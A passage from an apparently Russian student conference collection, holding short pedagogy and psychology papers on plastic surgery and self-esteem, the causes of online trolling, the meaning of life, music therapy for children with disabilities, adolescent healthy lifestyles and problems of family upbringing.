В 95% случаев пациентами клиник эстетической хирургии являются женщины. Это совсем неудивительно, ведь кому, как не дамам, пристало следить за своей внешностью и постоянно совершенствоваться, пытаясь не только сохранить, но и приумножить свою красоту и привлекательность. Однако прежде чем обратиться в клинику, стоит тщательно взвесить все достоинства и недостатки операции и пересчитать финансы, так как за этот вид оперативного вмешательства придется заплатить немалую сумму.

У каждого направления есть свои особенности, и практикующие доктора решают разные задачи при применении того или иного метода.

В настоящее время существует множество различных видов эстетической хирургии, такие операции, как фронтлифтинг (подтяжка бровей и лба), блефаропластика (пластика век), ринопластика (пластика носа), отоластика (пластика ушных раковин), хейлоластика (пластика губ), пересадка волос, маммоластика (пластика по увеличению и уменьшению груди), липосакция, глутеоластика (процедура коррекции ягодиц) и многое другое.

Пластическая хирургия не стоит на месте: то, что раньше казалось невозможным, сейчас делается с легкостью. Пластический хирург может изменить вас до неузнаваемости. Надо сказать, что пластика позволяет решить множество проблем, связанных не только с телом, но и с духом. Если человек впадает в затяжную депрессию из-за своей внешности, он не доволен тем, как выглядит, следовательно, постоянно переживает, это сказывается на его психическом здоровье, и даже приводит к суицидам и развитию болезней.

Чтобы этого не произошло, достаточно исправить некоторые дефекты, помочь человеку слегка преобразиться, и он станет счастливым, добьется успеха, повысит качество жизни.

Важно то, что с помощью таких операций человек меняется не только внешне, но и внутренне: становится более уверенным в себе, открывается миру и больше не стесняется своей внешности. Многие хотят изменить внешность, надеясь, что внешние перемены принесут изменения в жизни, подарят успех и удачу. Именно поэтому многие медики считают, что эстетическая и пластическая хирургия спасают жизни. Пусть не напрямую, пусть косвенно. И это не говоря о реконструктивной хирургии, которая позволяет устранять последст-

вия серьезных травм, ожогов, онкологического лечения, и просто возвращает пациентов к полноценной жизни.

Пластика, позволяя измениться внешне, заставляет измениться и внутренне. Человек сразу становится решительнее, коммуникабельнее. Реконструктивная и пластическая хирургия — это не просто прихоть или каприз клиента. Если человек стал выглядеть хуже, он не нравится себе из-за возрастных изменений, каких-то заболеваний, травм, то почему бы не исправить это. Ведь неудовлетворенность собой только ухудшает психологическое состояние, снижает самооценку. Согласно исследованиям, проведенным в Пенсильванском университете в 2015 году, качество жизни после пластической операции повышается у 90%. Все пациенты чувствуют себя лучше, увереннее, кто-то даже получает повышение, кто-то находит свою вторую половинку.

Отношение современного человека к внешности определяется, с одной стороны, ее высокой значимостью и для личности, и для общества в целом. Актуальными до настоящего времени остаются слова чеховского героя доктора Астрова: «В человеке должно быть все прекрасно: и лицо, и одежда, и душа, и мысли». С другой стороны, чрезмерное увлечение заботой о внешности приводит к тому, что для многих людей внешность становится единственной всепоглощающей самооценностью, при этом игнорируется развитие таких ресурсов личности, как интеллект, нравственность, духовность и многие другие социальножелательные и необходимые качества.

Психологические исследования доказывают, что неудовлетворенность внешностью способствует переносу неудовлетворенности во все сферы жизнедеятельности и приводит к психологическим переживаниям личности, нарушая гармонию компонентов самосознания и целостного «Я» личности. Отсюда и возникают душевные поиски и смятения.

Библиографический список:

1. Боровиков А.М., Боровикова А.А. Пластическая и эстетическая хирургия. Последние достижения. Изд-во: Практическая медицина. 2011.
2. Пейпл А. Пластическая и реконструктивная хирургия лица. Изд-во: Бином. 2013. – 1136 с.

ТРОЛЛИНГ: БАЛАНС НА СТЫКЕ РЕАЛЬНОГО МИРА И ИНТЕРНЕТ СРЕДЫ

Савинова И.А., Конькина Е.В.

ФГБОУ ВО Оренбургский государственный педагогический университет

Современное общество погружается в интернет среду – пространство информации и свободы. Интернет изменил свою изначальную функцию средства коммуникации и стал настоящей функциональной средой. Аудитория социальных сетей постоянно увеличивается и сейчас достигает нескольких миллиардов человек. Именно социальные сети сегодня предлагают своим пользователям ряд возможностей и молниеносное распространение информации. Многообразие возможностей делает интернет привлекательным для разных возрастных групп, особенно для молодежи.

Большие возможности влекут за собой существенные риски и угрозы безопасности. Особое внимание человечества приковано к киберпреступлениям, когда исключительно с помощью возможностей интернет коммуникаций хакеры - злоумышленники из разных стран, похищают конфиденциальную информацию государственных служащих и персональные данные обычных граждан. Также совершаются преступления против отдельных людей (взрослых и детей), которые часто остаются беззащитными один на один с опасностью. В частности, повышенный эмоциональный заряд текста при коммуникации в сети позволяет компенсировать отсутствие тактильного и эмоционального взаимодействия. Переписываясь с кем-либо люди лишены возможности наблюдать язык тела, мимику и других невербальных сигналов – все это суживает и ограничивает восприятие исключительно эмоциональной составляющей текста. Именно на эмоциях, чаще всего негативных, паразитирует особый тип манипулятивных коммуникаторов – «тролли». Это одна из разновидностей интернет угроз – троллинг, который может проявляться как деструкция коммуникации, унижение отдельной

личности или целой группы людей. Актуальным представляется выяснение мотивов интернет травли детей и взрослых, лишенной всяких коммерческих выгод, для составления прогнозов и проведения профилактической работы. Информационно-психологическая безопасность детей – это состояние защищенности детей, в котором минимизирован риск причинения информационно-психологического вреда здоровью детей, их духовному, нравственному, физическому и психическому развитию. Воспитание информационной культуры, неприятия сомнительной информации становится одной из ключевых целей современной психолого-педагогической работы.

Проблема агрессии в сфере коммуникации является предметом исследования не только психолого-педагогических наук. Если мы рассмотрим троллинг как социальный феномен, то обнаружим обилие возможных причин: экономические, политические и социокультурные потребности и интересы. Социальные психологи и культурологи упрощенно рассматривают травлю в сети, как онлайн феномен, связанный с конструированием речевой и коммуникативной ситуации, указывающий на привычку к садизму [3].

По итогам своих исследований Акулич М.М. разработала классификацию людей, осуществляющих травлю в сети [2, с.33], разделяя их на 3 категории:

Неосознанные – они действуют под влиянием собственных эмоциональных порывов.

Осознанные – они понимают, что поступают неправильно, но продолжают действовать, так как чувствуют внутреннюю необходимость.

Провокаторы – они умышленно, целенаправленно и изоэренно стремятся вовлечь людей в конфликт, вызвать яркие эмоциональные реакции.

Если мы обратимся к психодинамическому подходу, то выясним, что стремление к манипулированию, к власти над человеком часто бывает продиктовано компенсаторной природой престижа. Возможные проявления такого стремления: желание приблизить свое «Я-реальное» к «Я-идеальному», стремление хотя бы иллюзорно прикоснуться к желаемому положению, получить ощущение благополучия за счет самоутверждения над другими людьми. По мнению М. Вебера, престиж регламентирует сравнение одного человека с другим и становится мерой социального статуса человека [1, с.27].

Эффект парвеню максимально полно описывает это состояние. Парвеню (*от фр. parvenu*) – выскочка, человек незнатного происхождения, пробившийся в аристократическое общество и подражающий аристократам. В современном контексте выскочкой становится человек, который отчаянно хочет добиться успеха в обществе, несмотря на внутренне ощущение слабости и неуверенности. Особенно ярко это стремление выделиться на фоне других заметно у современных школьников. На детей оказывают воздействия изменения социальных аспектов в обществе: повышение конкуренции; насаждение установок о жизненно важном значении успеха и общественного признания и т.д. [4]. В то же время отсутствие внутренних ресурсов для реализации конструктивного плана по достижению успеха, незнание своих способностей и скрытых талантов, заниженная самооценка, наличие страхов. Это противоречие создает желание выделиться в толпе ровесников, многие дети обращаются к троллингу и другим экстремальным способам привлечения внимания.

Психолого-педагогический анализ троллинга, как многоаспектного и междисциплинарного феномена, позволяет нам представить личностный портрет молодого человека, занимающегося травлей и деструкцией.

Во-первых, часто это неуверенные и скованные в живом общении люди, опасющиеся высказывать свое мнение. Неспособность справиться с накопившейся агрессией и обычным стрессом самостоятельно или как-либо в реальной жизни, подталкивает человека к снятию напряжения доступным ему способом – уйти в анонимную сеть и выразить весь свой накопившийся негатив. Причиной подобной стратегии саморегуляции являются особенности воспитания в родительской семье, когда ребенку внушают мысль о том, что сердиться, кричать, выражать протест – плохо. Из-за этого формируется привычка сдерживать негативные эмоции, которая не может длиться долго. В определенный момент ребенок обнаруживает возможность безопасно и скрытно утилизировать накопившиеся эмоции на более слабых: жи-

вотные, маленькие дети, незнакомые люди в сети и т.д. Эта привычка закрепляется надолго. В последствии человек, занимающийся травлей, начинает не просто снимать свое напряжение, но и получать удовольствие, он чувствует свою силу.

Во-вторых, провокатор стремится управлять коммуникацией: разрушать, руководить, манипулировать, провоцировать на определенные поступки. Из-за этого формы поведения могут сильно отличаться. Некоторые в силу ограниченности интеллекта способны только на плоский, односложный диалог, для других будет характерна демонстрация эрудиции для унижения оппонента.

В-третьих, ощущение комфорта в процессе конфликта в сети. Для тролля конфликт является формой жизни, формой эмоциональной подпитки. В то время как обычным пользователем провокации и конфликт в интернет-коммуникации воспринимается как опасность, дискомфорт, от которого хочется избавиться. Несмотря на очевидный негативный ореол троллинга в нем есть конструктивная составляющая. Провокации выполняют важную синтаксическую и воспитательную функцию. Если бы этот потенциально конфликтный способ коммуникации совершенно отсутствовал в нашей жизни, то мы бы встретились с явлением инфантилизации аудитории медиа и интернет среды, у которой отсутствует резистентность.

В-четвертых, наличие патологических изменений в психике, и как следствие, потенциальная опасность для общества. Данное заявление подтверждается серией многофакторных исследований канадских ученых [5]. Они провели 2 онлайн-опроса, в котором приняли участие 1200 человек. Комплексные психологические тесты позволили исследователям обнаружить взаимосвязь между потребностью в интернет-провокациях и рядом психологических патологий: нарциссизм, макиавеллизм, психопатия и садизм - "Dark Tetrad" (Черная четверка). Наиболее ярко выраженным оказалась патология садизма, и в меньшей степени - нарциссизм. Следовательно, такая склонность к садизму стимулирует внутреннюю потребность в насилии. Подобные действия уже сейчас вызвали массу преступлений, среди которых группы смерти, которые подталкивают подростков к совершению суицида.

В-пятых, наличие сильного чувства зависти. Для тролля характерна неспособность конструктивно преодолеть чувство зависти из-за ощущения ущербности и потери чувства самооценности. Борьба с успешными людьми становится целью жизни для создания иллюзии контроля. Когда успешный человек ввязывается в конфликт – это становится лучшей наградой для провокатора, т.к. теперь общение происходит на равных без статусных различий.

В-шестых, стремление обрести значимость и славу. Для провокатора важно получить порцию внимания к своей личности, т.к. часто бывает так, что в своей обыденной жизни они этого лишены. В реальной жизни кто-то пишет книги, кто-то шьет красивую одежду, благодаря этому люди чувствуют себя успешными и значимыми. Главным достижением тролля становится отклик его оппонента в общении, срыв всей системы коммуникации.

Современное российское законодательство постоянно изменяется и пополняется новыми запретами и наказаниями за оскорбления и нападки. На законодательном уровне следует предусмотреть возможность защиты формирующейся личности ребенка от злоумышленников в интернет пространстве, при этом сохранить все положительные функции интернет среды. Можно прогнозировать исчезновение грубой травли в будущем. Существуют программы медиа и цифровой грамотности. Возникает идея гражданского контроля в интернет среде, когда люди объединяются в сообщества и стараются реагировать на радикальные случаи унижений, сломов коммуникации. Однако определенные формы агрессии в интернет пространстве трансформируются и сохраняются, появятся более тонкие остроумные формы. Языковая игра троллинга будет развиваться вместе современным человечеством.

Библиографический список:

1. Акулич М. М. Интернет-троллинг: понятие, содержание и формы // Вестн. Тюмен. ун-та. 2012. № 8. – С. 47–54.
2. Дементьев О.М., Дубровина М.М. «Интернет - троллинг - шалость, правонарушение или преступление?» // Science Time. 2015. №10 (22). – С. 80–86.

3. Захаренко Е. Н., Комарова Л. Н., Нечаева И. В. Новый словарь иностранных слов: 25 000 слов и словосочетаний. – М.: «Азбуковник», 2003.
4. Комлева В. В. Престиж как явление духовной жизни общества // Вестник ТГУ. 2000. №4. – С. 26-32.
5. Мороз О. В. Digital-агрессия: что делать и кто виноват? / Сборник статей и материалов к научно-практической конференции. Под ред. М.С. Корнева. – М., 2015. – С. 156-167.

О СМЫСЛЕ ЖИЗНИ ЧЕЛОВЕКА

Сальников М.С., Воробьева О.Б.

Самарский государственный университет путей сообщения

Человек, желающий сознательно относиться к себе и к окружающему миру, всегда задавался вопросами: откуда этот мир? Кто им управляет? Что такое человек? В чем смысл его жизни?

Смысл жизни - это осознаваемая ценность, которой человек мотивирует свою жизнь. Он возникает только для того, кто «не просто живет», а ощущает, что нужно жить для чего-то. Смысл - элемент ценностно-мотивационной сферы духовной жизни человека.

Проблема смысла жизни человека сильно актуализировалась в эпоху античности. Человек должен был достигнуть счастья путем мышления и познания окружающего мира. На вопрос, о чем человек должен мечтать, Антисфен говорил: «О том, чтобы умереть счастливым». «Тот, кто хочет быть бессмертным, - продолжал он, - должен вести благочестивую и праведную жизнь» [1, с.78].

Школа Эпикура, существовавшая в период поздней античности, утверждала, что жить надо в свое удовольствие, получая наслаждение от каждого мгновения жизни и если вы этого не делали, то жизнь ваша и вы есть ничто. Напомним, наслаждение у философа – благо, под которым подразумевалось жизнь без физических страданий (болезней), образование и другие добродетели [2, с.18].

Если античное мировоззрение человека космоцентрично, то средневековое - теоцентрично. На протяжении всей своей жизни он заботился о спасении души. Библия стала источником образа жизни человека, в ней говорилось, что существование человека на земле имеет глубокий смысл, великое назначение и высокую цель. Богу уподоблялись, стремясь встать как можно ближе к Нему, становясь все лучше и добрее, совершенствуясь и наследуя вечную блаженную жизнь с Богом.

Мировоззрение человека Нового времени антропоцентрично. Человек все больше начинает верить в себя, силу своего разума. Это уникальное время для человечества, ведь именно тогда люди могли воплотить в жизнь даже самую утопическую идею, даже если на ее осуществление ушли бы годы. Ученые начали ставить эксперименты над природой и становились естествоиспытателями, испытывая экспериментом природу и утверждая, что природа дает нам ответы на вопросы, которые мы ей задаем. Помимо основных чувств человека - зрение, слух, обоняние и остальных, появляются новые духовно-практические чувства, к которым можно отнести волю и любовь.

В новейшее время человек начинает серьезно думать о том, что он смертен, вследствие этого он начинает искать способы продлить свою жизнь на максимальный срок, стараясь обрести бессмертие. Религия все так же продолжала напоминать людям: человек должен уподобляться Богу и тогда его душа станет бессмертна. Но марксистская философия, Л. Фейербах резко отрицали существование какой-либо формы бессмертия. И тогда возник логичный вопрос: а зачем тогда жить? Для общества!

Таким образом, в разное время жил с разной целью и пониманием смысла жизни, имея как средство их достижения совершенно различные способы. Но в действительности же, люди всегда стремились к познанию нового, к самосовершенствованию, передавая полученные знания от поколения к поколению, когда те, в свою очередь, лишь приумножали их.

Кратчайшее выражение смысла жизни может быть выражен словами Л.Н. Толстого – русского писателя и философа: «Мир движется и совершенствуется. Главная задача - внести вклад в это движение, подчиниться ему и сотрудничать с ним» [3, с.138].

Библиографический список:

1. Белякова О.Б. Золотое правило нравственности как главный принцип человеческого общежития // Наука и культура России: Материалы III Международной научно-практической конференции. 2006. С.78-79.
2. Воробьева О.Б. Философия позднеантичного мира: этико-религиозный аспект // Система ценностей современного общества. 2010. № 12. С. 18-21.
3. Богданова Н.С. 2835 слов мудрости: энциклопедия. СПб: Издательство АСТ, 2017. – 192с.

**ВОЗМОЖНОСТИ МУЗЫКАЛЬНОЙ ТЕРАПИИ В РАБОТЕ С ДЕТЬМИ С
ОГРАНИЧЕННЫМИ ВОЗМОЖНОСТЯМИ ЗДОРОВЬЯ**

Самойлова О.В., Шаврыгина О.С.

ФГОУ ВО «Оренбургский педагогический государственный университет»

Уровень цивилизации общества, во многом оценивается его отношением к детям с отклонениями в развитии. Значительная часть таких детей, несмотря на усилия, принимаемые обществом с целью их обучения и воспитания, став взрослыми, оказывается неподготовленным к интеграции. Вместе с тем, результаты исследований и практика свидетельствуют о том, что любой человек, имеющий отклонение в развитии, может при соответствующих условиях стать полноценной личностью, и духовно развиваться, материально себя оценивать и быть полезным обществу.

Ребенок с ОВЗ нуждается в особом подходе. Существуют различные методы социальной работы с детьми с ОВЗ. В последние годы заметно вырос интерес специалистов к воздействию музыки на ребенка с ОВЗ. Современная специальная психология в большей степени ориентированы на использование в коррекционной работе музыкотерапии, как немаловажного средства воспитания гармоничной личности ребенка с проблемами, его культурного развития.

Музыкотерапия - это метод, использующий музыку в качестве средства коррекции эмоциональных отклонений, страхов, двигательных и речевых расстройств, отклонений в поведении, при коммуникативных затруднениях, реабилитации, образовании и воспитании детей и взрослых, страдающих от соматических и психосоматических заболеваний. Это лекарство, которое слушают. Музыкальную терапию обширно практикуют во многих странах мира. Для лечения и профилактики широкого спектра нарушений: отклонений в развитии, эмоциональной нестабильности, поведенческих нарушений, сенсорного дефицита, спинномозговых травм, психосоматических заболеваний, внутренних болезней, психических отклонений и аутизма.

Суть музыкотерапии заключается в способности вызывать у ребёнка с ОВЗ положительные эмоции, которые оказывают лечебное воздействие на психосоматические и психоэмоциональные процессы, мобилизуют резервные силы ребёнка, обуславливают его творчество во всех областях искусства и в жизни в целом. Музыка может умиротворять, расслаблять и активизировать, облегчать печаль и вселять веселье; может усыплять и вызывать приток энергии, а то и будоражить, создавать напряжение. Лечебное использование музыки имеет многовековую историю. В самых древних свидетельствах, дошедших, до нас музыка фигурирует, как лечебное средство, это лекарство, которое слушают.

Опираясь на вышесказанное, можно говорить об эффективном использовании музыкотерапии в работе с «особыми» детьми. Данная категория детей помимо соматических заболеваний подвержена эмоциональным расстройствам, то, воздействуя на их эмоциональную сферу, можно в короткие сроки достичь улучшения как психологического, так и физического самочувствия.

Музыкальная терапия - это использование музыки в лечении, реабилитации, образовании и воспитании детей и взрослых, страдающих от психических и соматических заболеваний, это метод психотерапии, основанный на эмоциональном восприятии музыки. В зависимости от мелодии, ее ритмической основы и исполнения музыка может оказывать самые разнообразные эффекты - от индивидуального ощущения внутренней гармонии и духовного

очищения до неуправляемого агрессивного поведения больших человеческих масс. Музыка можно использовать для влияния на самочувствие человека.

Музыкальная терапия - наиболее древняя форма коррекции эмоциональных состояний, которыми многие люди пользуются, чтобы снять накопленное психическое напряжение, успокоиться, сосредоточиться. Многочисленные методики музыкотерапии предусматривают как целостное и изолированное использование музыки в качестве основного ведущего фактора воздействия, так и дополнение музыкальным сопровождением других коррекционных методов для усиления их воздействия и повышения эффективности.

Выделяют основные направления коррекционного действия музыкотерапии:

- эмоциональное активирование в ходе вербальной психотерапии.
- развитие навыков межличностного общения, коммуникативных функций и способностей.
- регулирующее влияние на психовегетативные процессы.
- повышение эстетических потребностей.

С помощью специально организованных по законам композиции звукосочетаний музыка, может успешно отражать и передавать самые различные настроения как, веселье, радость, бодрость, грусть, нежность, уныние, тревогу, уверенность. Интеллектуальные волевые процессы - решительность, энергичность, сдержанность, задумчивость, безволие, легкомыслие, серьезность. Обобщенные свойства явлений действительности - силу, легкость, продолжительность, направленность, широту, пространственность.

Музыкотерапия с использованием музыкальных произведений включает в себя следующие этапы: диагностика, подбор произведения, подбор завершающего произведения.

С детьми с ОВЗ может, организована работа с использованием музыкальных произведений и музыкальных инструментов. Музыкотерапия подключает в себя музыкальную тему, вызывающую у слушателей переживания связанные с прошлым. Доказано, что этот метод максимально эффективен, если музыкальное оформление исполняет сам специалист, так как это способствует возникновению обстановки спонтанного взаимодействия, большей аутентичности, доверительности. Рекомендуются использовать музыкальные произведения классической музыки, как Моцарт, Шопен, Рахманинов, Бетховен, Чайковский, Бах, Шуберт и другие виды музыки.

В первую очередь, специалисту, необходимо провести диагностику состояния ребенка, определить его эмоциональное состояние в соответствии, с которым будет подобрана музыкальная композиция. После проведенной диагностики и установления проблем необходимо выбрать группу инструментов, соответствующих проблеме ребенка, уточнить далее, какому из нескольких инструментов отдать предпочтение:

- выбрать тот инструмент из данной группы, который предпочитает сам ребенок или подросток;
- дать прослушать музыкальные фрагменты в исполнении каждого из этих инструментов и предложить сделать выбор;
- дать прослушать музыкальные фрагменты в исполнении отдельных инструментов.

Выбирается тот инструмент, который дает максимальную нормализацию. Сам музыкальный материал, его жанр подбирается на основе данных диагностики особенностей музыкального восприятия, с учетом личных предпочтений. После определенного перечня произведений подбираются те, где доминируют или солируют инструменты, которые были определены как ведущие в музыкальной терапии обследованного. Прослушивание музыки осуществляются в наиболее комфортной зоне и позе (сидя или лежа) с использованием наушников либо обычным способом. В комнате необходима тишина.

Завершающий этап.

На данном этапе произведения выбираются с таким расчетом, чтобы его звучание обладало наибольшей силой эмоционального воздействия, чтобы оно пробудило у ребенка то чувство или настроение, которое необходимо для оздоровления его душевного состояния. Применение музыкальной терапии способствует самовыражению, умению реагировать на

собственные эмоциональные состояния. Определенно музыкальный цикл может найти свое продолжение в изобразительной деятельности, когда детям предлагается нарисовать музыку, которую они слушали, нарисовать свои переживания, чувства и т.д. В процессе метода музыкальной терапии в большинстве случаев достаточно провести 8-10 сеансов направленного прослушивания музыки, чтобы получить наглядное улучшение состояния ребенка.

Работая с детьми с ограниченными возможностями, нужно иметь определенные навыки - это умение создавать атмосферу психологического комфорта, что позволило бы достичь положительной динамики реабилитационного периода для ребенка; умение установить контакт с ребенком. Такое возможно с помощью мимики, взгляда, улыбки, жеста, ласковой выразительной речи, а главное - позитивным эмоциональным настроением.

Современные исследователи обосновывают целесообразность наиболее раннего включения детей с проблемами в музыкальную деятельность, в процессе которой совершенствуются их двигательные, речевые и сенсорные функции, формируются навыки в общении. Искусство развивает и воспитывает, позволяет разобраться в жизни и понять самого себя, оно формирует самооценку, так как, вне зависимости от болезни.

Таким образом, можно сделать вывод о том, что музыкальная терапия в процессе реабилитации детей с ограниченными возможностями здоровья необходима, как способ эмоционального воздействия на ребенка с целью коррекции имеющихся физических и умственных отклонений, как способ невербальной коммуникации, а также как один из возможных способов познания мира. Присутствие живой музыки на занятиях становится для ребенка мощным стимулом в процессе реабилитации. Музыкальная терапия может быть включена в индивидуальную программу развития детей с ОВЗ в сочетании и с другими видами коррекционной работы, с успехом использоваться в учебных учреждениях социальной сферы.

Библиографический список:

1. Горшунова Н.К. Медицинская и трудовая реабилитация детей с ограниченными возможностями. - Курск: Изд-во Курского гос. мед. ун-та 2006, 100 с.
2. Конькина Е.В. Здоровьесохранные культурные формы: семантика и прагматика фольклора / Вестник Томского государственного педагогического университета. 2011. № 1. С. 119-125.
2. Конькина Е.В., Тарасенко А.С. Проблема профессиональной компетентности педагога в условиях инклюзивного образования / Евразийское образовательное пространство: приоритеты, проблемы и решения сборник статей к Международной научно-практической конференции. 2015. С. 394-395.
2. Медведева Е.А., Левченко И.Ю. Арт - педагогика и арт - терапия в специальном образовании / М., 2001.
3. Поваляева М.А. Справочник логопеда. - Ростов-на-Дону: «Феникс», 2002. - 448 с.
4. Шушарджан С.В. Руководство по музыкотерапии / С.В. Шушарджан. - М.: ОАО Издательство «Медицина», 2005. - 480 с.
5. Ярская - Смирнова Е.Р., Наберушкина Э.К. Социальная работа с инвалидами. Учебное пособие. Издание 2-е, переработанное и дополненное. СПб: Изд-во «Питер», 2004. - 316 с.

К ПРОБЛЕМЕ ФОРМИРОВАНИЯ ЗДОРОВОГО ОБРАЗА ЖИЗНИ ПОДРОСТКА

Самошкина Н.И., Аллагулов А.М.

ФГБОУ ВО «Оренбургский государственный педагогический университет»

Современная образовательная ситуация характеризуется востребованностью сохранения здоровья обучающихся, формирования здорового образа жизни подростка. Об актуальности данной проблемы свидетельствуют многочисленные исследования. Проведенный анализ оценки здоровья детей и подростков говорит о том, что на протяжении последних десятилетий сохраняется тенденция не только роста заболеваемости обучающихся, но и обнаруживается распространенность хронической патологии, снижается количество здоровых детей во всех возрастных группах.

Проблеме формирования здорового образа жизни посвящены исследования Вайнера Э.Н., Давиденко Д.Н., Лисицына Ю.П., Пановой Е.В., Чумакова Б.Н. Здоровье как феномен исследуется на междисциплинарном уровне, с позиций разных наук: медицины, педагогики, философии, психологии, социологии.

В целях решения заявленной проблемы необходимо остановиться на сущностных характеристиках понятия здорового образа жизни. Так здоровье человека в понимании Всемирной организации здравоохранения - это состояние полного физического, душевного и социального благополучия, а не только отсутствие болезней и физических дефектов. По мнению Д.Н. Давиденко и тех, кто разделяет его позицию, здоровый образ жизни выражает определенную ориентированность деятельности личности в направлении укрепления и развития личного (индивидуального) и общественного здоровья [1]. Б.Н. Чумаков считает, что под здоровым образом жизни следует понимать типичные формы и способы повседневной жизнедеятельности человека, которые укрепляют и совершенствуют «резервные возможности организма, обеспечивая тем самым успешное выполнение своих социальных и профессиональных функций независимо от политических, экономических и социально-психологических ситуаций» [5, с.23].

О здоровом образе жизни Лисицын Ю.П. говорит как о деятельности, наиболее характерной, типичной для конкретных социально-экономических, политических, экологических и прочих условий, направленной на сохранение и улучшение, укрепление здоровья людей. Данная точка зрения акцентирует направленность общества и человека на укрепление здоровья в деятельностном ключе.

Опираясь на работы Л.П. Бугевой, Ю.Г. Волкова, И.В. Кондакова, Н.Д. Никандрова, Науменко Ю.В., нами выявлено содержание социокультурного феномена - «здоровый образ жизни» – как жизнедеятельности человека, направленной на естественное самосохранение, на самостановление по законам природного и социального бытия в целях позитивного самоутверждения как в собственном теле, так и в обществе и природе в целом.

Особую значимость приобретает формирование здорового образа жизни у подростков. Подростковый возраст - это самый трудный и сложный из всех детских возрастов, представляющий собой период становления личности. Вместе с тем это самый ответственный период, поскольку здесь складываются основы не только нравственности, но и формируются социальные установки, отношение к себе, к людям, к обществу. Кроме того, в данном возрасте стабилизируются черты характера и основные формы межличностного поведения.

Следует учитывать, что главные мотивационные линии этого возрастного периода связаны с активным стремлением к личностному самосовершенствованию, то есть к самопознанию, самовыражению и самоутверждению. Таким образом, новое качество личности, появляющееся в психолого-физиологическом развитии подростка по сравнению с ребенком младшего школьного возраста, - это более высокий уровень самосознания [4].

Обнаружено, что в настоящее время исследователи все чаще приходят к выводу о том, что главная причина нездоровья подрастающего поколения заключается в отсутствии у подростка сформированной внутренней позиции, определяющей целенаправленную деятельность по укреплению собственного здоровья. Важен выбор подростком образа жизни, связанного с ценностными представлениями о себе, с возможностями позитивного социального влияния и такого гибкого поведения, которое имеет ресурсы выбора, а отсюда обеспечивает перспективные результаты деятельности в контексте здоровья как ценностной категории.

Другое важное обстоятельство состоит в том, что здоровый образ жизни - это стиль жизни, при котором соблюдаются определенные правила и нормы, способствующие укреплению здоровья организма. Здоровый образ жизни может формироваться при соблюдении личной гигиены; оптимальном режиме учебной деятельности и отдыха; рациональном питании; двигательной активности.

В отношении к подростку необходимо постоянно иметь в виду, что не всегда сам ребенок может обеспечить соответствующий способ жизнедеятельности. Многое зависит от родителей, педагогов и всех заинтересованных в здоровом поколении людей. В этом смысле здоровье ребенка, как качество жизни, зависит от того, как организована его жизнедеятельность, что влияет в будущем на его поведение и отношение к окружающим людям и самому себе.

Таким образом, формирование здорового образа жизни подростка является актуальной проблемой современности, поскольку здоровый образ жизни детей во многом определяется образом жизни родителей, среды, в которой растет и воспитывается ребенок, отношением общества к решению заявленной проблемы.

Эффективность выявления путей и средств формирования здорового образа жизни детей и подростков зависит не только от знания реального образа жизни детей определенного пола, возраста, коллектива, но и от направленности совместных действий образовательной организации, родительского сообщества и всех заинтересованных лиц в возвращении здорового поколения.

Библиографический список:

1. Давиденко Д. Н., Половников П. В., Глушков Ю. Д.: Здоровый образ жизни. – СПб., 1996. – 32 с.
2. Кучма В.Р. Гигиена детей и подростков. М.: ГЭОТАР-Медиа, 2007г.- 480 с.
3. Лисицын Ю.П. Образ жизни и здоровье населения. М.: ГЭОТАР-Медиа, 2010г.-512 с.
4. Поливанова, Л. Б. Психологическое содержание подросткового возраста. / Л.Б.Поливанова.// Вопросы психологии.- 1992.-№5.- с.65.
5. Чумаков Б.Н. Валеология.: Избр. лекции.- М.: РПА, 1997.-246 с.

СОВРЕМЕННЫЕ ПРОБЛЕМЫ ВОСПИТАНИЯ РЕБЕНКА В СЕМЬЕ

Саркисян А.И., Шаврыгина О.С.

Оренбургский государственный педагогический университет

На формирование личности ребенка важное воспитательное влияние оказывает семья. Семья – это первая общественная ступень в жизни человека. Под руководством родителей дети приобретают свой первый жизненный опыт, умения и навыки общественной жизни. На наш взгляд, процесс воспитания в семье – это важнейшее средство обеспечения существования преемственности поколений, это исторический процесс вхождения подрастающего поколения в жизнь общества. Единство воспитательных задач семьи и общества, согласованность требований семейного и общественного воспитания выступают первойшей необходимостью в формировании всесторонне гармонически развитой личности.

В настоящее время семейные отношения и воспитание переживают кризис. За последние годы утрачено традиционное понимание семейного воспитания как жертвенной любви, труда и усилий, направленных на установление духовной общности с детьми [3]. В каждой семье складывается своя определенная система воспитания или стиль семейных взаимоотношений. Но, далеко не всегда они являются эффективными. Поэтому можно обозначить круг проблем, с которыми сталкиваются родители в воспитании своего ребенка.

Первая проблема семейного воспитания – это забота родителей только о физическом состоянии ребенка. При таком методе воспитания упускается духовное и эмоциональное развитие ребенка. Доказано, что при таком подходе страдает гармоничное развитие ребенка. Прежде всего, с появлением малыша в семье, родителям следует представлять алгоритм воспитания ребенка, читать дополнительную литературу, прислушиваться к рекомендациям специалистов, в данном случае воспитателей, большую часть времени проводить с ребенком, налаживая живое общение, обучать ребенка взаимодействию с миром. Задача родителей – наделить ребенка духовными и нравственными ценностями, помочь ему реализовать свои возможности, творческий, спортивный и интеллектуальный потенциал [2].

Вторая проблема – неумение родителями подобрать стиль и тон общения, который поможет наладить контакт родителей с ребенком, а в будущем ребенка с обществом. Порой родители не контролируют свою речь и грубо общаются с детьми, или говорят с детьми на своем языке, используют нецензурную лексику. Данная модель общения усваивается ребенком, прививается и реализуется в жизни. Эту систему взаимодействия ребенок может использовать при общении с друзьями, с учителями в школе, в общественных местах, а в будущем и со своими детьми. Таким образом, семейное воспитание должно воспитывать в ребенке и закреплять определенного рода нормы поведения и общения: с друзьями, с взрослыми, с по-

жилыми людьми и т.д. Ведь именно семейное воспитание, решает задачи, направленные на всестороннее развитие ребенка. Ребенок с первых дней своего существования вступает в общение с родителями, познавая родителей, ребенок познает сам себя и общество, обогащается различной информацией, копирует эмоциональное отношение к миру, мысли, жесты, поступки.

Третья проблема семейного воспитания заключается в формировании неправильного образа жизни ребенка. Порой родители ведут пассивный социальный или аморальный образ жизни. Образ жизни родителей, их интересы и волнующие вопросы, быт, вещи окружающие ребенка чаще всего копируются им. В семье, где родители регулярно читают книги, обмениваются мнениями о прочитанном содержании, принимают активное участие в различных мероприятиях, акциях, дети будут проявлять интерес к книгам, газетам, принимать участие в мероприятиях класса и школы. Если в семье проявляют заботу, эмоциональную отзывчивость на печаль и радость других людей, то у ребенка тоже будет развиваться навык понимать мир эмоций и переживаний сначала родителей, а затем других людей, получать удовольствие от того, что его чуткость, отзывчивость вызывают положительные эмоции у окружающих [2].

